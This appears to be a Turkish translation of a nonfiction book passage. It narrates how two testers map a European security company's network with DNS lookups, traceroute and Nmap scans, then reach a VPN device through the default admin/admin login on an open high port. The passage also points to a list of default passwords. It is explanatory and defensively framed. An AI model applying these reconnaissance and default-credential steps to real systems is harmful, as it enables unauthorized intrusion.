
Bu iki bilgisayar korsanının da hiçbir surette yalnız olmadığını anlamışsınızdır. Kendilerinin inatçılık seviyeleri, bilgisayar korsanlığı camiasında nadir görülen bir durum değildir. Bir kuruluşun altyapısını korumakla sorumlu kişiler, neyle karşı karşıya olduklarını anlamalıdır. Fazlasıyla çalışan sistem ve ağ yöneticilerinin kuruluşun savunmasını desteklerken belirli görevlere odaklanabilmek için çok kısıtlı zamanları olmasının yanında, bilgisayar korsanının tek bir delik bulabilmek için sınırsız zamanı vardır.

Sun Tzu'nun *Savaş Sanatı'nda* (Oxford Üniversitesi Yayınları, 1963) son derece etkili şekilde yazdığı gibi: "Hem kendini, hem düşmanını iyi tanı; yüzlerce savaşa da gersen, riske girmezsin. Düşmanını göz ardı edip sadece kendini tanıdığın zaman, kazanma ve kaybetme şansın eşittir..." Mesaj çok açık: Düşmanlarınız istediklerini elde edene kadar ne kadar zaman gerekirse harcayacaklardır. Buna göre, kuruluşunuza karşı olası tehditleri tespit etmek için bir risk değerlendirmesi yapmalı ve bu tehditleri güvenlik stratejisi geliştirdiğiniz sırada dikkate almalısınız. İyi hazırlanırsanız ve tasarlayarak, yürüterek ve bilgi güvenlik politikaları dayatarak "gerekli özen standardını" uygularsanız, saldırganları uzun süre kendinizden uzak tutabilirsiniz.

İşin hakikati şudur ki, yeterli kaynağa sahip tüm düşmanlar erinde sonunda içeri sızabilir ama sizin hedefiniz sisteminizi o zamanı harcamaya değmeyecek kadar zorlu ve iddialı bir hale getirmek olmalıdır.

NOTLAR

1. Kendi LSA sırlarınız ve korumalı saklama alanlarınızı incelemekle mi ilgilisiniz? Tek ihtiyacınız Cain & Abel adındaki şık araç program; www.oxid.it.
2. Bu siteye artık erişilemiyor ama yerine başkaları geldi.
3. Tripwire hakkında daha fazla bilgi için www.tripwire.com.
4. Varsayılan parolaların kullanıldığı yerleri tespit için bilgisayar korsanlarının kullandığı popüler bir site www.phenoelit.de/dpl/dpl.html. Şirketiniz bu listede yer alıyorsa, dikkat edin.



Avrupa Hıtasında



AVRUPA KITASINDA

Parça parça bilgilerle birlikte bir şeylerin nasıl ifade edildiğini görüyorsunuz ve şirket ile bilgi işlem sistemlerinden sorumlu kişilerin içgörüsünü biraz biraz anlamaya başlıyorsunuz. Güvenlik hakkında bir şeyler bildiklerini ama belki de bir şeyleri de biraz yanlış yaptıklarını hissediyorsunuz.

– Louis

Bölüm 8'in başında, teknik bilgisi olmayan okuyucuların bazı bölümleri takip etmeyi zor bulabileceği konusunda uyarılmıştık. Bu bölümde bahsedeceklerimizde de aynı şey fazlasıyla geçerli. Yine de bu öykü pek çok yönden büyüleyici olduğu için, bu bölümü atlamak ayıp olur. Teknik detayların üzerinden atlayarak, meselenin özü rahatlıkla anlaşılabilir. Bu öykü, bir hedefi ihlal etmek üzere görevlendirilmiş olan bir şirkette çalışan ve yakalanmayan bir grup kafadarla ilgili.

Londra'da Bir Yer

Sahnemiz, Londra'nın göbeğindeki "İş Merkezi". Manzaramız, "bir binanın arka tarafında, penceresiz, serbest planlı bir oda ve içinde bir araya gelmiş bir grup teknik eleman." "Toplumdan kopuk, dış dünyadan etkilenmeyen bilgisayar korsanlarını", her biri kendi masasında hararetle çalışırken, bir taraftan da aralarında makara yaparken hayal edin.

Bu meçhul odada diğerleriyle birlikte oturan ve Louis adını verdiğimiz bir adam var. İngiltere'nin kuzeyinde küçük, izole bir kentte büyümüş, anne-babasının teknoloji öğrenmeye başlasın diye aldığı eski bilgisayarla yedi yaşında haşır neşir olmaya başlamış. Çalışanların kullanıcı adı ve parolalarının bir çıktısına denk geldiği ve merakının uyandığını fark ettiği ilkokul çağlarında bilgisayar korsanlığına heves etmiş. Yaşça daha büyük bir öğrencinin (İngiliz terminolojisinde "başkan" olarak geçer) onu ele vermesiyle, korsanlık tecrübesi erken yaşlarında başını belaya sokmuş. Ama yakalanması kendisini bilgisayar dünyasının gizlerini çözmekten uzaklaştırmamış.

Artık uzun boylu, koyu renk saçlı olan Louis, okul çağlarındayken çok önem verdiği “fazlasıyla İngiliz sporlara” –kriket ve futbol– eskisi kadar zaman ayıramıyor.

Balıklama Dalış

Eskilerde bir zaman, civardaki bir bilgisayarda takılan Louis ve kankası Brock, birlikte bir proje üstlendiler. Hedefleri, Avrupa ülkelerinden birinde yer alan bir şirketti – yüksek miktarlarda para transferi yapan, aynı zamanda hapishane ile mahkeme veya hapishaneler arası mahkûm taşımacılığı hizmeti veren önemli bir güvenlik şirketi. (Bir şirketin Brink’s gibi hem nakit para hem de mahkûm taşımacılığı yapması fikri Amerika-lılara şaşırtıcı gelebilir ama İngilizlerin ve Avrupalıların doğal karşıladığı bir düzenlemedir.)

“Güvenlik” kelimesini kullanarak kendini tanımlayan bir şirket, özellikle zorlu ve iddialı görünür. Eğer güvenlik işiyle ilgileniyorlarsa, son derece güvenlik bilincine sahip ve içeri sızmanın yolu yok mu demektir? Bilgisayar korsanlığı zihniyetine sahip bu bir grup adam için, özellikle de burada olduğu gibi, ellerinde hedef şirketin adından başka hiçbir şey yoksa, bu durum karşı konulmaz bir meydan okuma gibi algılanır.

“Buna çözülmesi gerek bir sorun gibi baktık. Bu yüzden öncelikle şirket hakkında toplayabildiğimiz kadar çok bilgi topladık,” diye açıklıyor Louis. Şirketi Google üzerinden, hatta çeviri için de Google kullanarak araştırmaya başladılar, zira ülkede konuşulan dili hiçbiri bilmiyordu.

Otomatik çeviriler işletmenin ne hakkında ve ne büyüklükte olduğu hakkında fikir vermesi açısından yeterliydi. Toplum mühendisliği saldırıları bakımından pek rahat değillerdi çünkü dil engeli yüzünden bu olasılık geçersiz kalmıştı.

Şirketin web sitesindeki ve posta sunucusundaki IP adreslerinden, Avrupa IP adres kayıtlarından ve ABD’deki İnternet Numaraları Kayıtları (ARIN) benzeri Reseaux IP Europeens (RIPE) üzerinden, hangi IP adres aralıklarının açıkça kuruluşa verildiğini tespit edebildiler. (ARIN, ABD ve belirlenen bölgeler için IP adres numaralarını yöneten kuruluşun adıdır. İnternet adreslerinin özgün olması gerektiğinden, bir kuruluşun IP adresi numara bloklarını kontrol ve tahsis etmesi gereklidir. RIPE kuruluşu da Avrupa bölgesi için IP adresi numaralarını yönetir.)

Ana web sayfası, öğrendiklerine göre, dışarıdan yayınlanıyordu ve üçüncü bir Web Alanı Sağlayıcı şirkete aitti. Ama posta sunucularının IP adresi şirketin kendi üzerine kayıtlıydı ve kurumsal adres aralığı içinde konumlanmıştı. Böylece bizimkiler posta alışveriş kayıtlarını inceleyerek, IP adreslerini elde edebilmek için şirketin yetkili Alan Adı Hizmeti (DNS) sunucusunu sorgulayabileceklerdi.

Louis, var olmayan bir adrese e-mail gönderme tekniğini denedi. Geri dönen mesaj kendisine e-mailin teslim edilemediğini bildirecek ve şirketin bazı dahili IP adreslerini gösteren başlık bilgisi ve e-mail rota bilgileri içerecekti. Ama söz konusu durumda Louis'in elinde sadece harici posta kutularından "seken" bilgi kaldı; e-maili ancak harici posta sunucuna ulaşmıştı, bu yüzden "teslim edilemedi" cevabı faydalı bir bilgi içermiyordu.

Brock ve Louis eğer şirket kendi DNS sağlayıcısını kullansaydı, işlerinin daha kolay olacağını biliyorlardı. O durumda, şirketin dahili ağı hakkında daha fazla bilgi edinmek için sorgulama yapmaya çalışacaklar veya kendi DNS sürümleriyle ilgili herhangi bir açıktan faydalanacaklardı. Haberler iyi değildi: Kendi DNS'leri başka bir yerde, muhtemelen Alan Sağlayıcı şirketteydi (ya da İngiliz terminolojisiyle, "telekomlarında").

Ağ Haritalama

Sonraki adımda, Louis ve Brock şirketin IP adres aralığında yer alan pek çok sistemin ana makine adlarını elde etmek için tersine DNS taraması yaptı (Bölüm 4, "Hırsızlar ve Polisler" ve diğer yerlerde anlatıldığı gibi). Bunu yapmak için, Louis kendilerinin yazdığı "basit bir PERL kodu" kullandı. (Daha yaygın olarak, saldırganlar tersine DNS taramaları için www.sanspade.org gibi mevcut yazılımlar veya web siteleri kullanırlar.)

"Bazı sistemlerden geri gelen oldukça bilgilendirici isimler olduğunu" fark ettiler ve bunlar, sistemlerin şirket içinde hangi işleve sahip olduğunu gösteren ipuçlarıydı. Bu bilgiler ayrıca şirketin bilgi işlem çalışanlarının zihniyetine bir içgörü yapmalarını da sağladı. "Yöneticiler, ağları hakkında mevcut olan bilgilerin tüm kontrolüne sahip değiller gibi görünüyordu." Erişim sağlayıp sağlayamayacaklarına dair sezgilerinin ilk aşamasındaydılar. Brock ve Louis işaretlerin yolunda gittiğini düşünüyorlardı.

Bu, yöneticilerin psikanalizini yapmaya çalışmanın, ağı nasıl inşa edeceklerine dair zihinlerinin içine girmenin örneklerinden biridir. Özellikle bu olaydaki değerlendirmeleri, "Kısmen bazı Avrupa ülkelerinde gördüğümüz ağ ve şirket bilgilerine, bilgi işlem seviyelerine ve bu ülkedeki insanların İngiltere'nin yaklaşık bir buçuk yıl kadar gerisinden geldikleri varsayımına dayanıyordu."

Yönlendirici (Router) Tanımlamak

Ağı, belirlenmiş bir noktaya ulaşmak için bir veri paketinin üzerinden geçtiği yönlendirici sayısını veren, Unix'in "iz yolu (traceroute)" özelliğini kullanarak analiz ettiler; korsanlık jargonunda buna "atlama (hops)" sayısı da denir. İz yolunu posta sunucusu ve sınır güvenlik duvarı için ça-

lıştırdılar. İz yolu, posta sunucusunun güvenlik duvarından bir atlama geride olduğunu rapor etti.

Bu bilgi kendilerine posta sunucusunun ya DMZ üzerinde veya güvenlik duvarının gerisindeki tüm sistemlerle aynı ağ üzerinde olduğu ipucunu verdi. (DMZ'ye *gayri askeri bölge* adı verilir – iki güvenlik duvarı arasında yer alan, elektronik olarak sahipsiz ağıdır ve genellikle hem dahili ağdan hem de internet üzerinden erişilebilir. DMZ'nin amacı, internete maruz kalan sistemlerden herhangi biri ihlal edilirse, dahili ağı korumaktır.)

Posta sunucusunun 25 numaralı bağlantı noktasının açık olduğunu biliyorlardı ve iz yolu yaparak, posta sunucusuyla iletişim kurmak için güvenlik duvarına gerçekten sızabileceklerini görüyorlardı. “Bu rotanın aslında bizi yönlendirici cihaz üzerinden, daha sonra ise ortadan kaybolduğu görülen ve aslında güvenlik duvarı olan bir sonraki atlama üzerinden götüreceğini gördük ve onun bir atlama gerisinde posta sunucusu vardı; dolayısıyla ağın nasıl inşa edildiği hakkında temel bir fikir edinmiştik.”

Louis, genellikle güvenlik duvarı tarafından muhtemelen açık bırakıldığını bildikleri yaygın birkaç bağlantı noktasını deneyerek başladıklarını söyledi ve bağlantı noktası 53 (DNS tarafından kullanılan); bağlantı noktası 25 (SMTP posta sunucusu); bağlantı noktası 21 (FTP); bağlantı noktası 23 (telnet); bağlantı noktası 80 (HTTP); bağlantı noktaları 139 ve 445 (Windows'un farklı sürümlerinde her ikisi de NetBIOS için kullanılır) gibi bazı hizmet adları sıraladı.

İzinsiz giriş için bağlantı noktaları taramasını yapmadan önce, kullanılmayan sistemlerin IP adreslerini içermeyen, etkin bir hedef listemiz olduğundan son derece emindik. İlk aşamalarda, sadece körlemesine çıkıp, her bir IP adresini taramaksızın, hedef listeniz mevcut olmalı. Hedef listelememizi yaptıktan sonra, üzerlerinde daha fazla inceleme yapmak istediğimiz beş veya altı son kullanıcı sistemine sahiptik.

Söz konusu durumda, sadece üç tane açık bağlantı noktası buldular: Bir posta sunucusu, kullanılmadığı açıkça belli olan yüklenmiş tüm güvenlik yamalarıyla birlikte bir web sunucusu ve 23 numaralı bağlantı noktası üzerindeki telnet hizmeti. Cihaz üzerinde telnet yapmaya çalıştıklarında, tipik “Kullanıcı Erişim Doğrulaması” Cisco parola bilgisi isteğiyle karşılaştılar. Böylece biraz ilerleme kaydettiler – en azından makineyi bir Cisco cihazı olarak tanımlamayı başarmışlardı.

Cisco yönlendirici üzerindeki parola, Louis'in kendi deneyimlerinden bildiği gibi, genellikle çok bariz bir paroladır. “Bu olayda biz üç tane parola denedik – şirketin adı, boşluk ve cisco ama bunlarla yönlendiricinin

içine giremedik. Bu yüzden bu noktada çok fazla gürültü çıkarmak yerine, hizmete girmeye çalışmaktan vazgeçtik."

Birkaç yaygın bağlantı noktası için Cisco cihazını taramaya çalıştılar ama bir sonuç alamadılar.

Böylece ilk günümüzde, şirketi ve ağını analiz etmekte ve bazı başlangıç bağlantı noktası taramalarına başlamakta çok fazla zaman harcadık. Bırakmak üzere olduğumuzu söyleyemem çünkü halen gerçekten vazgeçmeden önce her türlü ağda mutlaka tekrar deneyeceğimiz pek çok numaramız vardı.

Bütün gün gösterilen çabanın sonucunda, tek bir yönlendiriciyi tanımlamaktan öteye gidememişlerdi.

İkinci Gün

Louis ve Brock ikinci günlerine daha yoğun bağlantı noktası taraması yapmakla başladılar. Açık bağlantı noktaları için *hizmetler* terimini kullanan Louis şöyle anlattı:

Bu noktada kendi kendimize bu makineler üzerinde daha fazla hizmet bulmamız gerektiğini söylüyorduk. Bu yüzden sesi biraz açtık ve ağa girmek için gerçekten işimize yarayabilecek bir şeyler bulmaya çalıştık. Gördüğümüz şey, iyi bir güvenlik duvarı filtrelemesine sahip olduklarıydı. Cidden yanlışlıkla izin verilen ve /veya yanlış yapılandırılan bir şey arıyorduk.

Daha sonra bağlantı noktası taraması için kullanılan standart bir araç olan Nmap programını kullanarak, 1.600 kadar bağlantı noktasını arayan programın varsayılan hizmet dosyası ile bir tarama yaptılar; yine elleri boş kaldı – kayda değer hiçbir şey yoktu. "Böylece hem yönlendiriciyi hem de posta sunucularını içeren, komple tam bir bağlantı noktası taraması yaptık. Tam bağlantı noktası taraması demek, 65.000'den fazla bağlantı noktasının incelenmesi anlamına geliyordu. "Her bir TCP bağlantı noktasını tek tek tarıyor ve o noktada bizim hedef listemizde bulunan ana makineler üzerinde olası herhangi bir hizmet arıyorduk." Bu sefer biraz garip ve kafa karıştırıcı olmakla birlikte, ilgi çekici bir şeyler buldular.

4065 numaralı bağlantı noktası açıktı; kullanımda olan bu kadar yüksek bir bağlantı noktası bulmak alışık olunmadık bir durumdu. Louis şöyle açıkladı; "O noktada düşündüğümüz şey, belki de 4065 no'lu bağlantı noktası üzerinde yapılandırılmış bir telnet hizmetleri olduğuydu. Böylece bu bağlantı noktası içine telnet yaptık ve bunu doğrulayabilir miyiz diye baktık." (Telnet, internet üzerindeki herhangi bir yerdeki başka bir makineyi uzaktan kontrol etmekte kullanılan bir protokoldür. Louis telnet kullanarak, kendi bilgisayarından gelen komutları kabul eden ve

cevap verilerini doğrudan kendi ekranına düşüren uzak bağlantı noktasına bağlandı.)

Buna bağlanmaya çalışınca, giriş için kullanıcı adı ve parola talebiyle karşılaştılar. Böylece bu bağlantı noktasının telnet hizmeti için kullanıldığı konusunda haklı olduklarını anladılar – ama kullanıcı doğrulaması için kurulan diyalog, Cisco telnet hizmetinin sunduğundan çok daha farklıydı. “Bir süre sonra, bunu bir çeşit 3COM cihazı olarak tanımladık. O zaman bu iş ciddi ilgimizi çekti çünkü başka bir cihaz gibi görünen bir Cisco makinesi bulmak veya yüksek bir TCP bağlantı noktasında listelenen başka bir hizmet bulmak pek sık karşılaşılan bir durum değildir.” Ama 4065 no’lu bağlantı noktası üzerindeki telnet hizmetinin 3COM cihazı olarak çalıştığı gerçeği onlara pek bir fayda sağlamadı.

Bir cihaz üzerinde açık iki bağlantı noktamız vardı ve bu cihazlar kendilerini tamamen farklı üreticilerin elinden çıkmış, tamamen farklı cihazlar olarak tanımlıyorlardı.

Brock yüksek TCP bağlantı noktasını buldu ve telnet kullanarak buna bağlandı. “Giriş cevabı alır almaz, [kullanıcı adı için] *admin* ile birlikte *parola*, *admin* veya *boşluk* gibi alışıldık parolaları denemesi için kendisine seslendim. Bu üç kelimeyi çeşitli kombinasyonlarla kullanıcı adı ve parola olarak denedi ve birkaç denemeden sonra madeni buldu: 3COM cihazı üzerindeki hem kullanıcı adı hem de parola *admin*’di. “Tam bu noktada, bana seslenip giriş yaptığını söyledi,” diyordu Louis. Artık 3COM cihazına telnet erişimi sağlamışlardı. Eriştikleri hesabın yönetici hesabı çıkması da işin cilası oldu.

Parolayı tahmin etmemiz, işin ilk zirvesiydi. Klasik bir sevinç durumuydu. Farklı iş istasyonlarında çalışıyorduk. Başlangıçta ağ ve liste taraması yaparken kendi makinelerimizdeydik ve aramızda bilgi paylaşımı yapıyorduk. Ama kendisine giriş cevabı veren bağlantı noktasını bulunca, ben onun makinesine gittim ve aynı cihaz üzerinde birlikte çalışmaya başladık.

Harikaydı. 3COM cihazına konsol erişimi sağlamıştık ve belki de neler yapabileceğimizi araştırmak için elimizde geniş bir yol vardı.

İlk yapmak istediğimiz şey, 3COM cihazının tam olarak ne olduğunu ve neden Cisco yönlendirici üzerindeki TCP bağlantı noktası üzerinden erişilebilir olduğunu anlamaktı.

Komut satırı arayüzü üzerinden, cihaz hakkında bilgi sorgulayabiliyorlardı. “Birinin belki de bu 3COM cihazından çıkan konsol kablosunu Cisco cihazına taktığını ve farkında olmadan erişim sağladığını düşündük.” Çalışanların yönlendirici üzerinden 3COM cihazına telnet yapabilmelerini sağlayan uygun bir yolu olarak bu fikir mantıklı olabilirdi. Louis’in tahminine göre, “Belki Veri Merkezinde yeterli monitör veya klavye yoktu”

ve geçici bağlantı olarak bir kabloyu eğreti şekilde taktılar. İhtiyaçları sona erince de kabloyu takan yönetici bunu tamamen unuttu. Louis'in düşüncesine göre, "Sonra da bu hareketinin sonuçlarından tamamen habersiz bir şekilde," yürüyüp gitti.

3COM Cihazının Yapılandırmasını İnceleme

Kafadarlar artık 3COM cihazının güvenlik duvarının arkasında olduğunu ve yöneticinin hatasının dolambaçlı bir yolla, saldırganın açık yüksek bağlantı noktası üzerinden güvenlik duvarının arkasından bağlantı kurmasına olanak verdiğini anlamışlardı.

Artık 3COM konsoluna erişimleri olduğundan dolayı, birime atanmış IP adresi ve sanal özel ağ bağlantısı için kullanılan protokoller dahil olmak üzere yapılandırma kayıtlarını incelemeye başladılar. Ancak cihazın posta sunucusu ile aynı adres aralığında ve dahili güvenlik duvarının dışında, DMZ üzerinde yer aldığını keşfettiler. "Aslında çevre güvenlik duvarının gerisinde kaldığı ve bir çeşit filtreleme kuralı kullanarak internetten korunduğu sonucuna vardık."

Gelen bağlantıların nasıl ayarlandığını görmek için cihazın kendi yapılandırmasına bakmaya çalıştılar ama o arayüz üzerinden yeterli bilgiye ulaşamadılar. Yine de internet üzerindeki herhangi bir yerden Cisco yönlendirici üzerindeki 4065 no'lu bağlantı noktasına bir kullanıcı bağlandığında, bu bağlantının büyük ihtimalle Cisco yönlendirici üzerine takılı 3COM cihazına yapıldığını tahmin ettiler.

Böylece geldiğimiz noktada ağlara arkadan erişim sağlayacağımızdan ve dahili ağ üzerinde daha fazla kontrol elde edeceğimizden son derece emindik. Şu anda, tam iki iş gününün sonunda keyfimiz yerindeydi ama İngilizlerin deyimiyle "duman olmuş-tuk."

Bir bara gittik ve ertesi günün ne kadar da muhteşem olacağından bahsettik çünkü biraz daha uç sistemlere bakmaya ve ağ içinde daha derinlere girmeye başlayacaktık.

Bu 3COM cihazını merak ettiklerinden dolayı, gerçek zamanlı konsol günlüğü tutabilmek için ayarlama yaptılar. Gece herhangi bir faaliyet olursa, ertesi gün geldiklerinde görebileceklerdi.

Üçüncü Gün

Sabah Brock konsol günlüğünü incelediğinde, çeşitli IP adreslerinin ortaya çıktığını gördü. Louis şöyle açıkladı:

Biraz daha inceleyince, 3COM cihazının uzak kullanıcıların internet bağlantısı olan herhangi bir yerden şirket ağına bağlanabilmek için kullandığı bir çeşit VPN olduğunu fark ettik. Artık yasal kullanıcıların da erişim sağladığı şekilde erişim kazanacağımız için kesinlikle coşkuyduk.

3COM kutusuna, güvenlik duvarının filtrelemeyeceği farklı bir IP adresi olan başka bir arayüz getirerek, kendi kişisel VPN arayüzlerini oluşturmaya çalıştılar.

İşe yaramadı. Yasal hizmetleri kesintiye uğratmadan cihazı yapılandıramayacaklarını anladılar. Aynı şekilde yapılandırılmış bir VPN sistemi yaratamadılar ve tüm yapının ayarlanma biçimi istediklerini yapmalarını yeterince engelliyordu.

Böylece bu saldırı stratejimiz çabucak söndü.

O anda biraz moralimiz bozulmuş, biraz da sessizleşmiştik. Ama henüz ilk denememizdi ve elimiz mahkûm başka bir yol bulacaktık. Halen yeterince istekliydik, halen bu tek cihaza erişimimiz vardı; halen tutumacak birdalımız vardı. Bu işi biraz daha ileri götürmek üzere yolumlaştık.

Şirket ağının DMZ'si içindeydiler ama dışarı kendi sistemlerine bağlanmaya çalıştıklarında, engelleniyorlardı. Ayrıca güvenlik duvarının arındaki 3COM sistemi haricindeki tüm ağ üzerinde, hedef listelerine eklemek amacıyla potansiyel sistemleri tanımlamak için ping saldırısı (ağ üzerindeki her sisteme ping atma) yapmaya çalıştılar. Önbellekte herhangi bir makine adresi varsa, bir takım cihazlar daha yüksek seviyedeki protokole erişimi engelliyor demektir. Louis'in anlattığına göre, "Pek çok denemeden sonra, bazı makinelerin kendi makine adreslerini yayınladıklarını belirten ARP önbelleğinde kayıtlar gördük." (Adres Çözümleme Protokolü olan ARP, ana makinenin fiziksel adresini IP adresinden bulmak için kullanılan bir yöntemdir. Her ana makinede veri paketlerini göndermede gecikmeleri azaltmak için adres çevirilerinin önbelleği bulunur.)

Yani, etki alanında kesin olarak başka makineler vardı, "ama pinglere cevap vermiyorlardı – ki bu da güvenlik duvarı olduğunun klasik işaretiydi." (Pingleme terimine aşina olmayanlar için, belirli tipte paketlerin – İnternet Kontrol Mesaj Protokolü veya ICMP – ana makinenin "aktif" mi yoksa kapalı mı olduğunu tespit etmek için hedef sisteme iletimini içeren bir ağ tarama tekniğidir. Louis şöyle devam ediyordu: "Bu durum bir başka güvenlik duvarı olduğu, 3COM cihazı ile dahili ağları arasında bir başka güvenlik katmanı olduğu yönündeki düşüncemizi doğrulamış oldu."

Louis açmaza girdiklerini düşünmeye başlamıştı.

Bu VPN cihazına erişim sağladık ama onun üzerinden kendi VPN'mizi oluşturamadık. Bu aşamada coşku düzeyimiz biraz geriledi. Ağ üzerinde gerçekten daha fazla ilerleyemeyeceğimizi hissetmeye başladık. Böylece beyin fırtınası yapma ihtiyacı duyduk.

Konsol günlüklerinde keşfettikleri IP adreslerini araştırmaya karar verdiler. "Bir sonraki adımda bu 3COM cihazı ile uzaktan iletişim kuranın ne olduğunu bulup anlamamız gerektiğini gördük çünkü bu cihaza sızabilirsek, ağa yapılmış olan mevcut bir bağlantıdan sızabilirdik." Veya kendilerini yasal bir kullanıcı olarak göstererek gerekli kimlik doğrulama bilgilerini ele geçirebilirlerdi. Louis'in dediğine göre, bazı filtreleme kurallarını biliyorlardı ve güvenlik duvarı üzerinde bu kuralları pas geçmenin yolunu arıyorlardı. "Güvenilir sistemler bulmayı ve hatta belki de bu güvenlik duvarını gerçekten atlayarak avantaj elde etmeyi," umuyorlardı. Ortaya çıkan IP adresleri son derece ilgi çekiciydi.

3COM sistem konsoluna bağlandıklarında, uzak bir kullanıcı her bağlandığında veya yapılandırmada herhangi bir değişiklik yapıldığında, ekranın altında bir alarm mesajı açılıyordu. "Bu IP adreslerinde devam eden bağlantıları görebiliyorduk."

Sicil kayıtları, belirli IP adreslerinin kayıtlı bulunduğu kuruluş detaylarını veriyordu. Ayrıca bu kayıtlar kuruluş açısından sorumlu idari ve teknik personelin iletişim bilgilerini de içeriyordu. Bu adresleri kullanarak, tekrar RIPE üzerindeki sicil kayıtları veritabanına döndüler ve IP adreslerinin hangi şirketlere tahsis edildiğini öğrendiler.

Aslında, bu araştırma bir başka sürpriz daha ortaya çıkardı. "Adreslerin bu ülke içerisindeki büyük telekomünikasyon sağlayıcıları üzerine kayıtlı olduğunu gördük. O anda bütün parçaları birleştiremedik: IP adreslerinin ne olduğunu, insanların neden Telekom şirketi üzerinden bağlantı kurduğunu gerçekten anlayamadık," diyordu Louis, bizim İnternet Servis Sağlayıcı dediğimize İngilizce karşılığını kullanarak. İki kafadar, VPN bağlantılarının şirketin uzak kullanıcılarından mı yapıldığını, yoksa o anda tahmin bile edemedikleri tamamen farklı bir şey mi olduğunu merak etmeye başladılar.

Oturmamız ve cidden beynimizi boşaltmamız gereken bir noktadaydık. Gerçek anlamda denemeye ve anlamaya başlayabilmemiz için, resmin tüm parçalarını bir araya getirmemiz gerekiyordu.

Sabahın erken saatlerindeki vaadimizi yerine getirememiştik. Sisteme erişimimiz vardı ama daha ileri gidemiyorduk ve gün boyunca hiçbir ilerleme kaydedemediğimizi hissediyorduk. Ama evlerimize çekip gitmek ve ertesi sabah geri gelerek tekrar baş-

tan başlamak yerine, önce bir bara gidip, iki kadeh bir şeyler içerek biraz stres atmamız ve toplu taşınmayla evlerimize gitmeden önce kafamızı biraz boşaltmamız gerektiğine karar verdik.

Baharın başlarıydı ve hava birazcık serindi. Ofisten ayrıldık ve köşedeki oldukça loş ve köhne, klasik İngiliz Pub 'ına girdik.

Ben Alman birası içiyordum, Brock ise şeftalili likörle limonata içiyordu – iyi bir içkidir, denemelisiniz. Orada oturduk ve günün nasıl da planladığımız gibi gitmediği üzerine dertleşmeye başladık. İlk içkiden sonra biraz rahatlamıştık ve kâğıt kalem çıkardık. Sonraki adımda neler yapacağımıza dair fikirlerimizi söylemeye başladık.


Sabah geldiğimizde hemen oturup bir şeyler denemeye hazır olmak istiyorduk. Haritaladığımız şekilde ağ haritasını çizdik ve hangi kullanıcıların VPN erişimine ihtiyacı olacağını, sistemlerin fiziksel olarak nerelerde konumlandığını ve şirkete uzaktan erişim ayarlarını yaparken sistem uygulayıcıların düşünmüş olabileceği benzer adımları tanımlamaya çalıştık.

Bilinen sistemleri çizdik ve o noktadan itibaren detayların bazılarını ve diğer sistemlerin nerelerde konumlandığını çözmeye çalıştık [bkz. Şekil 9–1]. 3COM cihazının ağda nerede konumlandığını bulmamız gerekiyordu.

Louis, dahili çalışanların haricindekilerin de bu ağa erişim ihtiyacı olup olmadığını merak etti. Bu şirket, teknolojik yenilikleriyle gurur duyan bir şirketti, dolayısıyla Louis ve Brock, belki de şirketin güvenlik görevlileri teslimatlarını yaptıktan sonra giriş yapmalarına ve sonrasında teslimatlarının ne olacağına bakabilmelerine imkân veren, “gerçekten muhteşem bir dağıtım uygulaması,” geliştirmiş olabileceklerini düşündüler. Bu uygulama, işlemleri otomasyon yoluyla geri zekâlılara karşı güvenliğini sağlayacak şekilde programlanmış olabilirdi. Belki aracın sürücüsü bir ikona tıklıyor ve uygulama sunucusuna bağlanarak, talimatları alabiliyordu.

Bu sürücülerin pek de bilgisayardan anlamayacağını, dolayısıyla kullanımı son derece kolay bir sistem kurulumu olması gerektiğini düşünüyorduk. Durumu işletme açısından düşünmeye başladık. Netiir bir sistem kurulunu basit, bakımı kolay ve aynı zamanda güvenli olabilirdi?

“Belki bir dizüstü bilgisayar aracılığıyla,” çevirmeli ağ bağlantısı yapıldığı üzerine düşündüler. Şirket ya bizim sızdığımız bu sunuculara ev sahipliği yapmak zorundaydı ya da harici, üçüncü bir kaynak kullanmalıydı. “Bu üçüncü tarafın Telekom şirketi olduğunu ileri sürdük ve bilgiler Telekom şirketinden bizim hedef şirketimize VPN tüneli aracılığıyla, internet üzerinden geçmeliydi.” Güvenlik görevlilerinin hedef şirketin ağına



Şekil 9-1: Ağ ve işletim hakkında gözlemlerinden yola çıkarak, iki bilgisayar korsanının olabileceğini düşündüğü yapılandırma.

bağlanmalarına izin verilmeden önce, İnternet Servis Sağlayıcı'ya giriş ve kimlik doğrulama yapmaları gerektiğini varsaydılar.

Ama başka bir olasılık daha vardı. Louis şöyle devam etti:

Bizim varsayımımız, "Bakalım minibüs içindeki adamın çevirmeli ağa bağlanıp, yetkili kimlik bilgilerini girerek Telekom sağlayıcısından ziyade gerçekten hedef şirket üzerinden doğrulama yapabildiği bir yapıyı çözebilecek miyiz? Şirketin VPN'si güvenlik görevlisinden hedef şirkete giden bilgilerin internet üzerinden şifrelenmeden geçecek şekilde nasıl ayarlanmış olabilir?" şeklindeydi.

